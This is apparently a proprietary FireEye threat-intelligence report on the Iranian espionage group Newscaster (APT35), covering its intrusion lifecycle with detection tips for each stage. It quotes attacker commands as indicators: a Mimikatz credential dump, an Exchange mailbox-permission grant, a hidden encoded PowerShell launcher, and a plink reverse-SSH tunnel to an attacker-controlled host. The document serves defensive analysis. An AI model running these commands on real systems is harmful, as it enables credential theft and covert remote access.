Attack Lifecycle: Newscaster Team

Fusion (FS) | Cyber Espionage (CE)

September 25, 2017 12:16:00 PM, 17-00010596, Version: 1

Executive Summary

- This is a consolidated report on the tactics, techniques, and procedures (TTPs) used by Newscaster Team across the full intrusion lifecycle.
- This report is based on extensive experience with this actor, combining insight from Mandiant Incident Response, FireEye as a Service (FaaS), FireEye iSIGHT Intelligence, and FireEye devices.
- Tips for detecting and preventing Newscaster intrusions are included when available.

Threat Detail

Newscaster Team TTPs

Newscaster is an Iran-based cyber espionage group that employs marginally sophisticated tools to compromise victim networks. They have targeted military, diplomatic, and government personnel from the U.S., UK, Israel, Saudi Arabia, Syria, Iraq, and Afghanistan, as well as media, energy sector, and defense industrial base (DIB) companies in those same regions. FireEye has tracked intrusion activity attributed to Newscaster as early as 2013, and most recently responded to intrusion activity in Q3 of 2017. In these attacks, Newscaster has employed a consistent pattern of tactics, techniques, and procedures (TTPs).

Incidents attributed to Newscaster suggest that attack methods have remained consistent along with their strategic objectives. Below is a brief summary of Newscaster techniques and malware generally consistent across activity in victim networks.



Figure 1: Newscaster techniques

Technical Highlights to Aid Investigations or Hunting

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

We have collected common forensics observations from our investigators who have responded to multiple Newscaster intrusions. Below are Newscaster preferences for both endpoint and network to aid in investigating or hunting in an environment for this threat. As the group evolves, these observed trends will too. As of Q3 2017, here are the most common attributes of:

Endpoint Preferences:

1. Common Staging Directories
    a. C:\Temp\ (other drive letters, as well)
    b. %SYSTEMROOT% aka %WINDIR%
    c. %TEMP%
    d. %WINDIR%\Temp
2. Common Filenames
    a. Single character, alphanumeric (a.bat, b.bat, m.bat, p.bat, 1.bat, 3.bat, etc.)
    b. Tool or command references (mkatz.bat, netuse.bat)
    c. Basic functional descriptions (run.bat, find-addresses.bat, run.bat resolve.bat, Kill_Powershells.bat, runtg.bat)
    d. Generic low-informational names (uu.bat, temp.bat, xeno2.bat, pro-2.bat)
3. Common filetypes
    a. BAT
    b. RAR
    c. ASPX
4. PowerShell
    a. Newscaster has used multiple open-source PowerShell-based tools, such as Pupy RAT and PowerSploit. During their intrusions, we have not observed any extended attempts to obfuscate these commands.

Network Preferences:

1. Common backdoor protocols and ports
    a. HTTP
        i. Most of Newscaster's custom backdoors use HTTP for backdoor communications
    b. SSH
        i. Newscaster typically tunnels RDP traffic through SSH using plink
    c. To date, Newscaster **has not** used SSL for backdoor communications
    d. Common network ports for command and control (C&C):
        i. 53, 80, 443, 4443, 8080
2. Common infrastructure hosting
    a. Newscaster commonly uses well-known VPS providers for their infrastructure. Sometimes these can be low-quality/low-reputation organizations, but not always. Examples include:
        i. Hertzner
        ii. Digital Ocean
        iii. Leaseweb
3. Common domain masquerading
    a. Google

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

   b. Microsoft
   c. Mozilla
   d. McAfee
   e. Government organizations
4. Infrastructure distribution
   a. Newscaster does not typically reuse infrastructure across different campaigns; however, within specific campaigns there appears to be quite a bit of infrastructure reuse.

Newscasters' Intrusion Lifecycle

Initial Compromise

General Observations

Newscaster team conducts their initial compromise in a variety of ways including strategic web-compromises, phishing, and web application exploitation. They commonly use news-related lures, malicious CVs, and spoofed notification emails to lure victims.

We have seen no evidence to suggest that Newscaster have leveraged zero-days or other technically complex methods for getting access to victim networks. They generally relying on exploits and methods enabled by commonly available penetration testing tools.

Details on Newscasters' main initial compromise methods are below:

Phishing

- Newscaster compromises victim organizations through Word documents containing malicious macros. These macros use PowerShell to download payloads over HTTP from Newscaster controlled infrastructure (16-00015202). In several instances, these Word documents were hosted at links within the phishing emails and were not directly attached. They most likely use this technique to evade detection.
- Newscaster delivers phishing emails with links to credential harvesting pages to harvest Exchange credentials from victim networks (16-00015202).
- Typically, their emails use business and news themes to direct victims to malicious content (16-00015202).

Investigation Tips

- Extract and analyze macros from Office documents and alert on macros containing PowerShell or macros that download additional files.
- Extract and analyze links included in inbound emails, and alert on links with low reputation domains or links with credential login pages hosted on them.
- Extract and follow links included in inbound emails. Analyze any files returned from following those links.

Application Exploits

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- Newscaster has exploited a known vulnerability in Ektron CMS 7[.]6[.]1[.]53 and 7[.]6[.]6[.]47 to upload a webshell onto the victim system (17-00003220).

Strategic Web Compromises

- Suspected Newscaster actors compromised legitimate banking sites to turn them into watering holes for BeEF (16-00002388).

Establishing a Foothold

Newscaster gains a foothold to victim networks through Pupy RAT, web shells, and/or credential theft.

Pupy RAT

- Pupy is a Python-based, open-source, publicly available remote administration Trojan (RAT) (hxxps://github[.]com/n1nj4sec/pupy).
- Commonly delivered through phishing emails.
- Below is a sampling of documents used by Newscaster's to deliver PUPYRAT against numerous targets in the Gulf region:
  - "resume.doc" (MD5: 025126ffcd0aef26207f8cfb96c13c5f)
  - "Important document.doc" (MD5: b699e7691d125edac01676b083b2eeb3)
  - "Cv-taqa.doc" (MD5: 73a1772e988be9f2ca1fd5fd12edd423)
  - "Health_insurance_registration.doc" (MD5: 1b5e33e5a244d2d67d7a09c4ccf16e56)
  - "Health_insurance_plan.doc" (MD5: ecfc0275c7a73a9c7775130ebca45b74)
  - "job_titles.doc" (MD5: fa72c068361c05da65bf2117db76aaa8)
  - "Job_titles_itworx.doc" (MD5: 43fad2d62bc23ffdc6d301571135222c)
  - "cv.doc" (MD5: f4d18316e367a80e1005f38445421b1f)
  - "cv_mci.doc" (MD5: f4d18316e367a80e1005f38445421b1f)
  - "Password_Policy.xlsm" (MD5: 03ea9457bf71d51d8109e737158be888)
  - "discount_voucher_codes.xlsm" (MD5: 19cea065aa033f5bcfa94a583ae59c08)
  - "cv_itworx.doc" (MD5: 45b0e5a4572224553847139 05f886bd4)
  - "job_titles_mci.doc" (MD5: ce25f1597836c28cf415394fb350ae93)

Webshells

Newscaster has used a variety of open-source webshells to either cement an initial foothold on internet-facing servers in victim networks or to simply help maintain persistence within a network mid-intrusion. Although it seems likely that Newscaster has used a wide variety of commonly available webshells, we've identified three of their most commonly used webshells:

- ASPXSPY
- China Chopper
- TUNNA

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

Common Webshell Filenames:

- c.aspx
- u.aspx
- s.aspx
- conn.aspx
- controls.aspx
- sample.aspx
- searchs.aspx

Investigation Tips

- Monitor and detect the creation of, or web access of, files in web-accessible directories with the above filenames.
- Monitor and detect the creation of, or web access of files, in a web-accessible directory with a single character filename.

Legitimate Credential Use

- Newscaster harvests credentials through spoofed login pages.
- To date, they've only targeted networks that lack two-factor authentication.
- Primarily harvesting credentials for access to victim's VPN or Webmail (OWA and O365).
- Access to victim Webmail is primarily to read highly selective email accounts and email subjects.
- Abuse Webmail permissions to laterally move to other email boxes.
- Uses Webmail creds to search across an organization's email for specific people and organizations.

Escalate Privileges

Newscaster uses a multitude of different techniques to harvest credentials from a compromised organization. These techniques include:

Mimikatz

- Newscaster widely deploy Mimikatz to internal systems, oftentimes using a batch (.BAT) file to execute it. This BAT file is often named "m.bat" and contains a command similar to the following:
  - C:\windows\MsMpEng.exe privilege::debug sekurlsa::logonPasswords exit > C:\windows\temp\temp.dat
  - Observed Mimikatz binaries names:
    - mm.exe
    - mimikatz.exe
    - sv.exe
    - MsMpEng.exe

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- Observed Mimikatz directories:
  - C:\windows\
  - C:\temp\

Investigation Tips

- Monitor for common artifacts of Mimikatz execution, including command-line arguments.
- Monitor for Mimikatz output being written to files in common Newscaster staging directories.

Abusing Exchange Permissions

During multiple investigations, we identified Newscaster using compromised privileged accounts to modify Exchange mailbox permissions to gain access to additional accounts. To do this, Newscasters used PowerShell cmdlets to grant the privileged account access to multiple other users' or groups' mailboxes:

Add-MailboxPermission -User "[TargetEmail]" -AccessRights ("FullAccess") -
InheritanceType "All" –
Identity "[ExchangeServerResource]"

Investigation Tips

- Monitor for one account being granted access to multiple unrelated mailboxes.
- Audit mailbox permissions for unexpected accounts, including service accounts, having access to mailboxes.

Procdump

- The Procdump utility has been reliably used by Newscaster to dump the memory of lsass.exe to enable credential scraping.
- Procdump is commonly delivered in archives named ***procdump.zip*** and with binary names including:
  - procdump.exe
  - pdump.exe
  - procdump3264.exe
  - procdump32.exe
- LSASS memory dumps created using procdump have generally been archived in .zip files with either:
  - Incrementing numeric names (1.zip, 2.zip, etc.)
  - Names matching the system from which they were dumped (systemname012.zip, othersystem23.zip, etc.).

Newscaster has also been observed dropping a file named "PSTools.zip" to compromised hosts. This most likely suggests they've simply downloaded the file from the official Microsoft Sysinternals tools page

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

(hxxps://download[.]sysinternals[.]com/files/PSTools[.]zip).

Citrix Escape

Breaking out of a Citrix-restricted environment via HelpPane.exe (Microsoft audit event 4688 for C:\Windows\HelpPane.exe followed by event 4688 for explorer.exe or cmd.exe).

Internal Recon

SoftPerfect Network Scanner

Newscaster has used SoftPerfect Network Scanner in multiple intrusions to scan victims' internal networks to identify potential victim hosts and network segments.

- This utility is most commonly named netscan.zip and netscan.exe (default file/names).
- The utility is most commonly run out of the C:\temp\ directory.
- The configuration files have .xml extensions and are often named to match the victim's company name or the specific internal network.
  - (e.g., companyname.xml, cmpnynm.xml, or 10.223.0.xml)
- Suspected to be used to scan internal networks for ports 445 and 3389.

Move Laterally

RDP

In several investigations, we've observed Newscaster use RDP to move laterally between internal systems using stolen credentials. The attackers use RDP session in the following ways:

- Use one system to connect to multiple other systems.
- Use multiple compromised accounts to authenticate RDP sessions between two systems.
- Use to connect attacker-controlled infrastructure to download tools.

Investigation Tip

- Monitor for outbound RDP connections from one host to many internal hosts.
- Monitor for unexpected accounts, such as service accounts, being used to authenticate RDP sessions.

PSEXEC

- Newscaster has reliably used the Sysinternals tool Psexec to run commands on remote hosts within compromised networks. This tool has been used by Newscaster with the filenames ps.exe and psexec.exe.

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

Anti-Forensic Techniques

Newscasters has, on occasion, cleared Windows event log to cover their tracks.

Maintain Presence

PLINK

Newscaster frequently uses Plink to create reverse-SSH tunnels through which they tunnel RDP connections into victim networks from attacker-controlled hosts on the internet. An example plink command used by Newscaster for this purpose is captured below (x.x.x.x = attacker controlled host, y.y.y.y = target host):

```
p.exe -l test -pw 1234qwerASDF -batch -C -R y.y.y.y:3380:y.y.y.y:3389 x.x.x.x
 -P 443 -auto_store_key_in_cache -no_in
```

Newscaster has often delivered Plink to internet-facing victim servers alongside webshells used to maintain server access. This utility has been delivered with the filenames plink.exe and p.exe, and has been specifically dropped to C:\temp\ (a working directory commonly used by Newscaster).

- **Recommendation:** Monitor for and alert on processes executing with common PLINK arguments, including those seen in the above PLINK command.

Second-Stage Backdoors

Newscaster has a series of backdoors used to main presence in victim networks.

FIVERINGS

- FIVERINGS is a .NET data miner that has the capability to gather system information and screenshots. Collected data is uploaded to its command and control (C&C) server using HTTP SOAP web services. A complete listing of FIVERINGS' filenames and characteristics, network communications, and more can be found in 17-00003369.

BROKEYOLK

- BROKEYOLK is a .NET downloader that downloads and executes a file from a hard-coded command and control (C&C) server. The malware communicates via SOAP (Simple Object Access Protocol) requests using HTTP.

RARESTEAK

- RARESTEAK is an uploader capable of sending .RAR files in the current directory to a C&C address and port specified via the command line. RARESTEAK accepts and

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

expects six arguments. A complete listing of RARESTEAK's filenames and characteristics, network communications, and more can be found in 17-00003362.

Remote Access

- On occasion, Newscaster has connected to victims' VPNs using systems with hostnames consistent with the default Windows naming scheme:
  - <Username>-PC
  - WIN-<11 alphanumeric chars>
- In several investigations, Mandiant observed Newscaster authenticating to the victim's VPN, and other remote access solutions, from one IP address using multiple compromised accounts.

Investigation Tips

- Log the source system's hostname in all access attempts to VPNs.
- Monitor for VPN or RDP connections from systems using one of Windows' default naming schemes.
- Monitor for VPN or RDP connections from systems not conforming to the environments naming convention.

Complete Mission

Forensic analysis of Newscaster activity in victim networks suggests that they don't directly exfiltrate large amounts of data from victim networks. Newscaster appears to have focused on maintaining access to specific data, namely email, that they may believe to be of strategic value. The data they do exfiltrate includes files related to their internal reconnaissance, and any credentials they can obtain. We believe this data is of most interest for them to understand the network and enable maintaining the best access.

Other Important Observations

PowerShell Usage

Newscaster has been observed using off-the-shelf or open-source PowerShell tool, such as Pupy RAT and PowerSploit. Thus far, they have not been observed employing any types of obfuscation with their commands or tool usage.

- Example PowerShell code:
- "powershell -nop -win hidden -noni –enc <BASE64 ENCODED DATA>"

Investigation Tips

- Enable PowerShell logging to increase visibility into this type of activity
  - For more information, see: https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- Monitor for and alert on PowerShell commands similar to those included above.

.bat Scripts

Newscaster has reliably used batch scripts for a variety of purposes in their intrusions. These files often use fairly predictable, though generic, naming schemes. Below are some of their more common uses and characteristics.

Common functionality:

- Mapping shares via "net use" command
- Passing commands to Credential Harvesting Tools
- Downloading of internet-hosted files via embedded PowerShell

Common Filenames:

- Single character, alphanumeric (a.bat, b.bat, m.bat, p.bat, 1.bat, 3.bat, etc.)
- Tool or command references (mkatz.bat, netuse.bat)
- Basic functional descriptions (run.bat, find-addresses.bat, run.bat resolve.bat, Kill_Powershells.bat, runtg.bat)
- Generic low-informational names (uu.bat, temp.bat, xeno2.bat, pro-2.bat)

Infrastructure

Specific infrastructure operated by Newscaster is covered in relative depth by our existing reporting. Newscaster infrastructure observed in intrusion activity since late 2015 has spanned across a variety of low-cost VPS hosting providers, a number of which have been collected for illustration:

- Choopa/Vultr
- Leaseweb
- Couldwm/Kamatera
- Digital Ocean
- Atlantic.net
- 247rack
- Codero
- Hetzner Online

Although detection based on any one of these VPS providers will not likely identify a Newscaster compromise, once a compromise by this group is detected, pivoting and looking for connections to these VPS providers and others like them may yield new investigative leads. We have also observed infrastructure reuse by Newscaster where they will use the same IP or IPs to remotely access victim environments via their VPN or Webmail to host their backdoor C&Cs.

On multiple occasions victim organizations have observed attempted access to known Newscaster-compromised accounts via VPN or Webmail portals from IP addresses

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

geolocated to Iran. Further, brute-forcing activity has been observed against internet-facing Webmail portals from Iranian IP addresses, which we believe is associated with this same activity.

Newscaster typically uses domains masquerading as legitimate technology companies or government agencies. This includes:

- Google
- McAfee
- Microsoft
- Mozilla

Investigation Tips

- Categorize and log the netblock and IP usage type (ISP, dedicated hosting provider, mobile network, etc.) of all outbound network connections.
- While generally unreliable for other groups, for Newscaster, monitoring VPN, OWA, and other remote access solutions for access attempts by infrastructure hosted in Iran may yield positive detection results.
- For all discovered malicious IP addresses, create monitoring and alerting to identify any inbound or outbound access attempts from those IPs.
- Look for domains spoofing legitimate services.

Please rate this product by taking a short four question survey

First Version Publish Date

September 25, 2017 12:16:00 PM

Threat Intelligence Tags

Motivation

- Military/Security/Diplomatic

Affected System

- Enterprise/Network Systems
- Users/Application and Software
- Enterprise/Networking Devices
- Enterprise/Database Layer

Source Geography

- Iran
- Iran

Affected Industry

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- Aerospace & Defense
- Basic Materials/Chemicals/Mining/Metals
- Financial Services → Equity Management/Investment Banking
- Financial Services
- Construction & Engineering
- Governments
- Energy & Utilities
- Civil Society → NGO/Nonprofit
- Energy & Utilities → Energy Producers (Oil/Gas)
- Governments → Security/Military/Law Enforcement
- Governments → National Government
- Governments → US State and Local Governments and Agencies
- Media/Entertainment/Publishing
- Governments → Regional Govt (Subnational govt outside of US)
- Mining
- Civil Society & Non-Profits
- Electricity
- Media
- Government - Subnational
- Industrial Metals
- Government - National
- Chemicals
- Financial Services
- Construction & Materials

Intended Effect

- Military Advantage
- Political Advantage

Tactics, Techniques And Procedures(TTPs)

- Social Engineering
- Network Reconnaissance
- Web Application Attacks
- Communications
- Malware Propagation and Deployment
- Domain Registration/DNS Abuse and Manipulation
- Malware Research and Development
- Enabling Infrastructures
- Hosting

Target Geography

- Saudi Arabia
- Afghanistan
- Iran
- Syrian Arab Republic
- United States
- South Korea

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- United Kingdom
- Israel
- Iraq

Actor

- APT35

Targeted Information

- Customer Data
- Corporate Employee Info
- Government Information
- IT Information
- Credentials

Version Information

Version:1.0, September 25, 2017 12:16:00 PM
Attack Lifecycle: Newscaster Team

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

5950 Berkshire Lane, Suite 1600 Dallas, TX

75225

This message contains content and links to content which are the property of FireEye, Inc. and are protected by all applicable laws. This cyber threat intelligence and this message are solely intended for the use of the individual and organization to which it is addressed and is subject to the subscription Terms and Conditions to which your institution is a party. Onward distribution in part or in whole of any FireEye proprietary materials or intellectual property is restricted per the terms of agreement. By accessing and using this and related content and links, you agree to be bound by the subscription .

For more information please visit: https://intelligence.fireeye.com/reports/17-00010596

© 2020, FireEye, Inc. All rights reserved.